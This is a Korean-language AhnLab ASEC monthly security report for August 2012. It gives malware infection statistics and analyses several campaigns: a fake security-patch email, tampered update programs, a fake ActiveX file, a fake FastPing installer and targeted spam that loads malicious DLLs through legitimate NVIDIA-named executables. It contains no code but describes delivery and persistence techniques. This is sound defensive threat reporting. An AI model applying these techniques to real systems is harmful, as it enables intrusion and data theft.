ASEC REPORT

VOL.32 | 2012.09

안랩 월간 보안 보고서

이달의 보안 동향
모바일 악성코드 이슈

AhnLab

CONTENTS

ASEC(AhnLab Security Emergency response Center)은 악성코드 및 보안 위협으로부터 고객을 안전하게 지키기 위하여 보안 전문가로 구성된 글로벌 보안 조직입니다. 이 리포트는 ㈜안랩의 ASEC에서 작성하며, 매월 발생한 주요 보안 위협과 이슈에 대응하는 최신 보안 기술에 대한 요약 정보를 담고 있습니다. 자세한 내용은 안랩닷컴(www.ahnlab.com)에서 확인하실 수 있습니다.

01 악성코드 동향

악성코드 통계

8월 악성코드, 23만 건 '11.5% 감소'

ASEC이 집계한 바에 따르면, 2012년 8월에 감염이 보고된 악성코드는 전체 950만 9563건인 것으로 나타났다. 이는 지난달의 973만 9943건에 비해 23만 380건이 감소한 수치다([그림 1-1]). 이중 가장 많이 보고된 악성 코드는 ASD.PREVENTION이었으며, JS/Iframe과 Trojan/Win32.Gen이 그 다음으로 많이 보고됐다.

또한 Win-Trojan/Starter.102400.C, Trojan/Win32.banbra, Trojan/Win32.onlinegamehack, Win-Trojan/Korad.82800, Adware/Win32.bho, Win-Trojan/Agent.102400.AEE, JS/Aent, JS/Downloader 등 총 8건의 악성코드가 최다 20건 목록에 새로 나타났다([표 1-1]).



그림 1-1 |] 월별 악성코드 감염 보고 건수 변화 추이

순위	등락	악성코드명	건수	비율
1	—	ASD.PREVENTION	518,521	14.5 %
2	▲14	JS/Iframe	374,511	10.4 %
3	▲2	Trojan/Win32.Gen	332,451	9.3 %
4	▼1	Textimage/Autorun	261,365	7.3 %
5	▲1	Downloader/Win32.agent	254,239	7.1 %
6	▲9	Dropper/Win32.onlinegamehack	204,857	5.7 %
7	▼3	Trojan/Win32.adh	165,237	4.6 %
8	NEW	Win-Trojan/Starter.102400.C	147,376	4.1 %
9	▲3	Trojan/Win32.pbbot	135,426	3.8 %
10	NEW	Trojan/Win32.banbra	131,313	3.7 %
11	NEW	Trojan/Win32.onlinegamehack	130,799	3.6 %
12	NEW	Win-Trojan/Korad.82800	126,147	3.5 %
13	NEW	Adware/Win32.bho	113,551	3.2 %
14	▼6	Trojan/Win32.bho	111,056	3.1 %
15	▲4	Trojan/Win32.agent	110,071	3.1 %
16	▼7	Adware/Win32.korad	98,015	2.7 %
17	NEW	Win-Trojan/Agent.102400.AEE	97,506	2.7 %
18	NEW	JS/Aent	93,856	2.6 %
19	NEW	JS/Downloader	91,942	2.6 %
20	▼3	RIPPER	88,721	2.4 %
		TOTAL	3,586,960	100.0 %

표 1-1 | 2012년 8월 악성코드 최다 20건(감염 보고, 악성코드명 기준)

악성코드 대표진단명 감염보고 최다 20

[표 1-2]는 악성코드별 변종을 종합한 악성코드 대표진단명 중 가장 많이 보고된 20건을 추린 것 이다. 2012년 8월에는 Trojan/Win32가 총 167만 9526건으로 가장 빈번히 보고된 것으로 조사됐다. ASD Prevention이 51만 8521건, Adware/Win32이 49만 8328건으로 그 뒤를 이었다.

순위	등락	악성코드명	건수	비율
1	—	Trojan/Win32	1,679,526	25.8 %
2	—	ASD	518,521	8.0 %
3	▲1	Adware/Win32	498,328	7.7 %
4	▼1	Win-Trojan/Agent	480,647	7.4 %
5	▲1	Downloader/Win32	388,510	6.0 %
6	▲14	JS/Iframe	374,511	5.8 %
7	—	Win-Trojan/Downloader	313,091	4.8 %
8	▲3	Win-Trojan/Korad	300,533	4.6 %
9	▲4	Dropper/Win32	286,043	4.4 %
10	—	Textimage/Autorun	261,400	4.0 %
11	▲1	Win-Trojan/Onlinegamehack	250,167	3.8 %
12	▼7	Win-Adware/Korad	182,399	2.8 %
13	NEW	Win-Trojan/Starter	147,823	2.3 %
14	▼6	Malware/Win32	138,887	2.1 %
15	▲1	Win32/Virut	134,929	2.1 %
16	▼1	Win32/Conficker	130,244	2.0 %
17	NEW	Dropper/Korad	129,153	1.9 %
18	NEW	Dropper/Onlinegamehack	104,972	1.6 %
19	▼1	Win32/Kido	99,504	1.5 %
20	NEW	JS/Aent	93,856	1.4 %
		TOTAL	6,513,044	100.0 %

표 1-2 | 악성코드 대표진단명 최다 20건

8월 신종 악성코드

[표 1-3]은 8월에 신규로 접수된 악성코드 중 고객으로부터 감염 보고가 가장 많았던 20건을 꼽은 것이다. 8월의 신종 악성코드는 Win-Trojan/Starter.102400.C가 14만 7376건으로 전체의 19.5%를 차지했으며, Win-Trojan/Agent.102400.AEE가 9만 7506건이 보고됐다.

순위	악성코드명	건수	비율
1	Win-Trojan/Starter.102400.C	147,376	19.5 %
2	Win-Trojan/Agent.102400.AEE	97,506	12.9 %
3	JS/Aent	93,856	12.4 %
4	Win-Trojan/Onlinegamehack.62976.AU	77,021	10.2 %
5	Win-Trojan/Downloader.41015	47,859	6.3 %
6	Dropper/Onlinegamehack.51200.D	43,424	5.8 %
7	Win-Trojan/Agent.647672	29,010	3.8 %
8	Win-Trojan/Adload.239456	28,168	3.7 %
9	Html/Shellcode	26,873	3.6 %
10	HTML/Donwloader	25,281	3.3 %
11	Win-Adware/Shortcut.KorAd.144272	21,287	2.8 %
12	Win-Trojan/Downloader.423600	20,338	2.7 %
13	Dropper/Onlinegamehack.40998	18,330	2.4 %
14	Win-Trojan/Korad.95232	15,491	2.1 %
15	Win-Trojan/Korad.89088.B	11,640	1.6 %
16	Win-Trojan/Downloader.27136.GG	11,322	1.5 %
17	Dropper/Onlinegamehack.40998.B	11,272	1.5 %
18	Win-Trojan/Startpage.337408.E	10,852	1.4 %
19	Dropper/Onlinegamehack.131015	9,295	1.3 %
20	Win-Trojan/Korad.130474	9,042	1.2 %
	TOTAL	755,243	100.0 %

표 1-3 | 8월 신종 악성코드 최다 20건

8월 악성코드 유형, '트로이목마가 최다'

[그림 1-2]는 2012년 8월 한 달 동안 안랩 고객으로부터 감염이 보고된 악성코드의 유형별 비율을 집계한 결과다. 트로이목마(Trojan)가 42.1%로 가장 높은 비율을 나타냈고, 스크립트(Script)가 10.1%, 드롭퍼(Dropper)가 3.6%인 것으로 집계됐다.



그림 1-2 | 악성코드 유형별 비율

악성코드 유형별 감염보고 전월 비교

[그림 1-3]은 악성코드 유형별 감염 비율을 전월과 비교한 것이다. 트로이목마, 드롭퍼, 바이러스가 전월에 비해 증가세를 보였으며 스크립트, 웜, 애드웨어, 스파이웨어는 감소세를 보였다. 다운로더, 애프케어 계열은 전월과 동일한 수준을 유지하였다.



그림 1-3 | 2012년 7월 vs. 8월 악성코드 유형별 비율

신종 악성코드 유형별 분포

8월의 신종 악성코드를 유형별로 보면 트로이목마가 65%로 가장 많았고, 드롭퍼가 15%, 스크립트가 14%였다.



그림 1-4 | 신종 악성코드 유형별 분포

02 악성코드 동향

악성코드 이슈

보안 프로그램으로 위장한 악성코드

2011년 1월부터 이메일 형태로 유포됐던, 윈도우 보안 패치 프로그램으로 위장한 악성코드가 최근에도 유포된 것으로 확인됐다. 이번에 발견된 이메일은 이전과 마찬가지로, 해킹 공격에 대비해 보안 프로그램으로 검사하라는 내용을 담고 있다. 국내 보안 업체와 유사한 도메인을 이용하여 유포됐으며, 현재 다운로드 링크로는 접속되지 않는다.

최근까지 이메일로 유포된 주요 유형은 [그림 1-5]부터 [그림 1-7]과 같다.



그림 1-5 | 2011년 1월에 발견된 이메일



그림 1-6 | 2012년 8월 7일에 발견된 이메일



그림 1-7 | 2011년 5월에 발견된 이메일

[그림 1-6]의 이메일에 첨부된 TurboPatchSetup.exe 파일을 다운로드한 후 실행하면 [그림 1-8]과 같이 국내 보안 업체의 '윈도우 보안 패치' 프로그램과 악성 PatchUpdate.exe 파일을 같이 설치한다.

그림 1-8 | 정상 윈도우 보안 패치 프로그램 실행 화면



그림 1-9 | 악성 PatchUpdate.exe 파일

PatchUpdate.exe 파일은 C&C 서버로 추정되는 174.1**.7.*2(미국) IP로 주기적인 접속을 시도한다.



그림 1-10 | 감염 후 네트워크 연결 정보

2011년 5월 에브리존이 게시한 공지인 [그림 1-6]을 보면 악성코드가 유포된 everyzone.net 도메인의 등록자는 에브리존이 아닌 중국인인 것으로 확인됐다.

그림 1-11 | everyzon.net 도메인 조회 결과

'www.everyzone.net' 웹 사이트에 접속하면 정상 에브리존 웹 사이트인 'www.everyzone.com' 으로 리다이렉트된다. 이는 악성 도메인을 실제 에브리존 도메인처럼 위장하기 위한 속임수다.

〈V3 제품군의 진단명〉

- Backdoor/Win32.Etso(2012.08.08.00)

변조된 프로그램을 이용한 게임핵 유포

온라인 게임핵 악성코드는 대부분 웹 사이트를 해킹한 후 응용 프로그램의 보안 취약점을 공격하는 악성코드를 삽입해 유포되어 왔다. 하지만 이번에 발견된 온라인 게임핵 악성코드는 정상 프로그램을 변조한 형태다.

기존의 악성코드 유포 방식은 사용자들이 보안 업데이트를 하면 감염 확률이 떨어진다는 한계가 있었다. 때문에 정상 프로그램을 변조함으로써 사용자들이 감염 사실을 인지하지 못하도록 한 것으로 보인다. 이번에 발견된 사례를 정리해 보면 [그림 1-12]와 같다.

* 이번 이슈와 관련된 프로그램은 유해 차단 목적을 가지고 있지만 정확한 프로그램 이름은 밝힐 수 없다. 최근 정상 프로그램의 변조를 통한 악성코드 유포 사례가 심심치 않게 발견되고 있는 만큼 관리자라면 프로그램 및 서버에 대한 변조 여부를 주기적으로 점검할 필요가 있다.



그림 1-12 | 악성코드 유포 구조

보통 홈페이지를 통해서 다운로드한 프로그램을 설치할 때 업데이트 파일이 실행되면서 업데이트 서버로부터 최신 버전의 프로그램 파일들을 다운로드한 후 [그림 1-12]와 같이 새로운 버전으로 업데이트된다. 공격자는 바로 이 과정을 이용했다.

[그림 1-12]에서 자세한 감염 과정은 생략했지만 업데이트된 일부 파일이 실행될 경우 다운로더 기능을 가진 트로이목마(calc.exe)를 생성하고 실행한다.



그림 1-13 | 업데이트된 파일에 의한 악성코드 생성

[그림 1-13]에서 생성된 calc.exe의 주요 코드는 [그림 1-14]와 같이 암호화됐며, 해당 코드는 [그림 1-15]와 같이 특정 블로그에 접속해 게임핵 악성코드를 다운로드하도록 암호화된 URL 정보를 받아온다.

그림 1-14 | 암호화된 주요 코드



그림 1-15 | 게임핵 다운로드 URL

〈V3 제품군의 진단명〉

- Dropper/Onlinegamehack.40998(AhnLab, 2012.07.29.00)
- Trojan/Win32.OnlineGameHack(AhnLab, 2012.07.29.00)
- Win-Trojan/Malpacked3.Gen(AhnLab, 2012.07.29.00)

ActiveX라는 이름의 악성코드

인터넷 상에서 미디어 등의 응용 프로그램을 실행하기 위해서는 ActiveX가 필요하다. 이런 ActiveX로 위장해 사용자들의 실행을 유도하는 악성코드가 발견됐다. 이 악성코드는 특정 멤버 왕따 사건으로 이슈화되고 있는 걸그룹 관련 영상으로 위장해 악성 URL로 연결을 유도했다. .

그림 1-16 | '안전한사이트 실행을 위한 activex' 이름의 악성코드

악성코드 유포자는 [그림 1-17]과 같이 화면 상단에 뜨는 노란색의 알림바(ActiveX)를 사용자들이 의심없이 설치한다는 점을 노렸다. 현재 악성코드 유포지로 사용됐던 블로그는 문을 닫았다.



그림 1-17 | 정상적인 ActiveX 설치화면

1. [그림 1-17]의 파일을 실행하면 시스템폴더(system32) 하위 경로에 [그림 1-18]과 같은 [영문6자리].exe 파일이 랜덤하게 생성된다 (c:₩windows₩system32₩wjqeux.exe).



그림 1-18 | 생성되는 파일 및 자동 등록되는 서비스

2. [그림 1-19]의 특정 서버(121.*.***.204)에 지속적으로 접속을 시도하지만 분석 시점에는 연결되지 않았다.



그림 1-19 | 악성코드 생성되는 파일

이와 같이 특정 기능 · 서비스 등을 이용하기 위해 필요한 ActiveX, 코덱 설치 파일 등으로 위장하여 악성코드가 유포될 수 있으므로, 사용자들은 신뢰할 수 없는 블로그나 사이트를 통해 유포되는 파일 및 설치되는 프로그램에 대해 각별한 주의가 필요하다.

〈V3 제품군의 진단명〉

Trojan/Wind32.Scar(AhnLab, 2012.07.31.02)

게임부스터 패스트핑으로 위장한 악성코드

MMORPG 게임 사용자들이 인터넷 속도 및 게임 반응 속도를 향상하기 위해 사용하는 패스트핑(FastPing) 프로그램으로 위장한 악성코드가 발견되어 주의가 요구된다.

이 악성코드는 [그림 1-20]과 같이 신뢰할 수 없는 다운로드 사이트나 블로그의 게시글을 통해 유포되며 정상 패스트핑 프로그램이 설치되는 것으로 위장한다.



그림 1-20 | 패스트핑 설치화면

해당 프로그램이 설치될 때 아래와 같은 파일이 추가로 생성된다.

[생성 파일]

- C:₩Program Files₩Company₩fastpingsetup ₩Installer2.exe (악성)
- C:₩Program Files₩Company₩fastpingsetup ₩fastpingsetup.exe (정상)
- C:₩Program Files₩Company₩fastpingsetup₩Uninstall.exe (정상)
- C:₩WINDOWS₩SYSTEM32₩Macromed₩Flash ₩FlashUpdater.exe (악성)

Installer2.exe 파일은 [그림 1-21]과 같이 특정 URL에서 FlashUpdater.exe 파일을 다운로드한다. 패킷 캡쳐 화면에서 보이는 btn2.gif가 FlashUpdater.exe파일이며 해당 파일은 플래시 플레이어가 설치되는 경로에 생성되어 정상 파일인 것처럼 위장한다.



그림 1-21 | 악성 파일 FlashUpdater.exe 다운로드 및 생성 경로



그림 1-21 | 악성 파일 FlashUpdater.exe 다운로드 및 생성 경로

FlashUpdater.exe 파일은 스스로를 자동 실행 서비스에 등록해 [그림 1-22]와 같이 주기적으로 특정 IP에 접속을 시도한다. FlashUpdater.exe 파일 내부의 문자열 등을 확인해본 결과 시스템 정보 등을 탈취하는 백도어로 추정된다.



그림 1-22 | 특정 서버와 접속시도

〈V3 제품군의 진단명〉

Dropper/Win32.Mudrop(AhnLab, 2012.08.08.05)

Trojan/Win32.Siggen(AhnLab, 2012.08.11.00)

Win-Trojan/Agent.197120.GC(V3, 2012.08.14.00)

국내 업체를 대상으로 유포된 악성 스팸 메일

국내 특정 업체를 대상으로 악성 스팸 메일이 유포된 사례가 발견됐다. 인터넷을 통해 수집했을 것으로 추정되는 업체 담당자의 이메일 주소와 [그림 1-23과 같이 '협력 요청 및 상세 계획에 대해서 첨부 파일을 확인하고 회신을 달라'는 내용으로 구성돼 있다.



그림 1-23 | 유포된 메일의 원문

이메일에 첨부된 파일은 [그림 1-24]와 같이 scr 확장자를 가진 윈도우 실행 파일이다.



그림 1-24 | 압축된 파일 • 첨부파일

압축을 해제하면 [그림 1-25]의 파일이 생성되며 사용자는 정상 폴더 및 문서 파일로 착각해 실행하게 된다.



그림 1-25 | 압축 해제 후 생성 파일(알려진 확장자 보기 해제)

1. 첨부된 악성 파일을 실행하면 정상 파일로 위장하기 위해 NVIDIA의 이름을 가진 폴더와 파일을 생성한다.

- C:₩Documents and Settings₩All Users₩NVIDIASmart ₩nvSmartMaxapp.exe (정상)
- C:₩Documents and Settings₩All Users₩NVIDIASmart ₩nvSmartMax.dll (악성)
- C:₩Documents and Settings₩All Users ₩EFS₩NvSmart.exe (정상)
- C:₩Documents and Settings₩All Users₩EFS ₩NvSmartMax.dll (악성)

(생성되는 일부 파일만 표기)

2. 생성된 EXE 파일은 시스템 재시작 시에 다시 실행될 수 있도록 서비스에 등록된다. 서비스에 등록되는 두개의 exe 파일(nvSmartMaxapp.exe, NvSmart.exe)은 정상 파일이며 로드되는 dll 파일(nvSmartMax.dll, NvSmartMax.dll)은 악성 파일이다. 이는 정상 서비스 및 파일로 위장하기 위한 것으로, 정상 파일을 생성한 후 로드되는 dll 파일을 악성 파일로 변경해 실행한다.

